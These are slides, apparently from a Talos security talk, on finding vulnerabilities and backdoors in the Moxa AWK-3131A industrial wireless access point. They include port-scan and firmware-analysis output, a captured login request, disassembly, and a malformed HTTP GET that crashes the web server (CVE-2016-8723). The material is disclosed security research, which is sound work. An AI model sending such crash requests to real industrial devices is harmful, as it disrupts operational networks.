TALOS

PROTECTING YOUR NETWORK

Patrick DeSantis | @pat_r10t

FROM BOX TO BACKDOOR

Using Old School Tools and Techniques to Discover Backdoors in Modern Devices

Patrick DeSantis | @pat_r10t

OVERVIEW

INTRO: WHO, WHAT, WHY

MOXA AWK3131A WAP

MOXA WAP: ABOUT

> “The AWK-3131A is 802.11n compliant to deliver speed, range, and reliability to support even the most bandwidth-intensive applications. The 802.11n standard incorporates multiple technologies, including Spatial Multiplexing MIMO (Multi-In, Multi-Out), 20 and 40 MHz channels, and dual bands (2.4 GHz and 5 GHz) to provide high speed wireless communication, while still being able to communicate with legacy 802.11a/b/g devices. The AWK's operating temperature ranges from -25 to 60°C for standard models and -40 to 75°C for wide temperature models, and is rugged enough for all types of harsh industrial environments. Installation of the AWK is easy using DIN-Rail mounting or distribution boxes, and with its wide operating temperature range, IP30-rated housing with LED indicators, and DIN-Rail mounting it is a convenient yet reliable solution for all types of industrial wireless applications.”
>
> \- Moxa

MOXA WAP: ABOUT TL;DR

- It’s an 802.11n Wireless Access Point (WAP)
  - in a din rail mountable enclosure
  - many of the the parts inside are the same as in common SOHO networking devices
- Moxa advertises that the AWK series is
  - "a Perfect Match for Your AGV & AS/RS Systems”
    - Automated Guided Vehicles (AGV)
    - Automated Storage and Retrieval System (AS/RS)
      - common in Automated Materials Handling (AMH) systems.

Reliable Networks for Mobile Operations

To ensure continuous AGV operations, our AWK-1131A wireless client features Turbo Roaming technology to achieve millisecond-level handoffs. Moreover, our AWK-A series devices undergo rigorous testing for suitability in environments with extreme vibration

MOXA WAP: ABOUT


- It’s “Unbreakable”

  - challenge accepted

MOXA WAP: DEVICE LIMITATIONS


- Limited to about 8k connections per some unit of time
  - lots of resource exhaustion DoS issues
  - throttle traffic or wait for recovery
- Crashes… a lot
- No legit operating system access
- Very limited shell environment
  - most management and configuration done via web app
- Crashes… A LOT
  - so many crashes…
  - usually needs a reboot to recover
    - later, we'll have access to crash dumps and see a lot of these crashes are seg faults (want some CVEs?)

MOXA WAP: DEVICE LIMITATIONS



```
----------------------------------------------------------------------
sh: fw_printenv: not found
Model Name       : AWK-3131A-US
LAN MAC Address  : 00:90:E8:57:23:07
Serial No        : 871
Firmware Version : 1.1 Build 15122211
----------------------------------------------------------------------
<< Main Menu >>
  (1) System Info Settings
  (2) Network Settings
  (3) Time Settings
  (4) Maintenance
  (5) Restart
  (q) Quit

Key in your selection: █
```


MOXA WAP: DEVICE LIMITATIONS



```
TCP    66 42356→80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=41102393 TSecr=25826953
HTTP  374 GET a HTTP/1.1
TCP    66 80→42356 [ACK] Seq=1 Ack=309 Win=6864 Len=0 TSval=25826953 TSecr=41102393
TCP    66 80→42356 [FIN,
TCP    66 42356→80 [FIN,
TCP    66 80→42356 [ACK]
TCP    74 42358→80 [SYN]
TCP    60 80→42358 [RST,
TCP    74 42360→80 [SYN]
TCP    60 80→42360 [RST,
TCP    74 42362→80 [SYN]
TCP    60 80→42362 [RST,
TCP    74 42364→80 [SYN]
TCP    60 80→42364 [RST,
```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_eth1_20161004


```
GET a HTTP/1.1
Host: 192.168.127.253
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Password508=
DNT: 1
Connection: close
```



```
/usr/webs # iw_webs &
/usr/webs # iw_webs &
[1]-  Segmentation fault         iw_webs
/usr/webs # netstat -antup
```


CVE-2016-8723 Moxa AWK-3131A HTTP GET Denial of Service Vulnerability

MOXA WAP: FIRMWARE ANALYSIS



```
root@kali:~/Downloads# binwalk AWK3131A_1.3_Build_16100315.rom

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------

root@kali:~/Downloads# strings -n 10 AWK3131A_1.3_Build_16100315.rom
nOW fnq th
nmpleti[n>
.(7 1Lfor the datu
E3.76EMENT for the 9ate!o$
LFe     p;@j#&k'
W WV-m?:@9
4h=u]Sg)z?
5j'\D .WGuM
q<'ilv'2X-
```


MOXA WAP: FIRMWARE ANALYSIS



MOXA WAP: SCAN AND ENUM

```
22/tcp     open    ssh Dropbear sshd 0.53
23/tcp     open    telnet BusyBox telnetd
80/tcp     open    http GoAhead WebServer
443/tcp    open    ssl/http GoAhead WebServer
5801/tcp   open    Moxa serviceAgent (TCP)
5800/udp   open    Moxa serviceAgent (UDP)
```

MOXA WAP: WEB APP




MOXA AWK-3131A-US

Username : admin


Password :

MOXA WAP: WEB APP



Host	192.168.127.253
User-Agent	Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.127.253/Login.asp
Cookie	Password508=bee8b8986a5a48a2f1a0fb42ebacf328
Connection	keep-alive
Content-Type	application/x-www-form-urlencoded
Content-Length	58
POSTDATA	Username=not a real user&Password=&Submit.x=25&Submit.y=14


MOXA WAP: WEB APP



```
lw       $a0, 0x20+arg_0($fp)  # s1
lui      $v0, 0x45
addiu    $a1, $v0, (aAdmin_0 - 0x450000)  # "admin"
la       $v0, strcmp
move     $t9, $v0
jalr     $t9 ; strcmp
nop
lw       $gp, 0x20+var_10($fp)
```

MOXA WAP: WEB APP - NONCE

- cryptographic nonce:
  - In crypto, a Number used ONCE
  - Uses
    - prevents replay attacks
    - as a pseudo random IV
    - a salt in hashing algorithms




```
192.168.127.253/webNonce?time=1475681773994
```

```
d84c30d5f53ec025
```


- not the Urban Dictionary definition of nonce
  - "(UK) Slang for paedophile." (sic)

MOXA WAP: WEB APP – SESSION



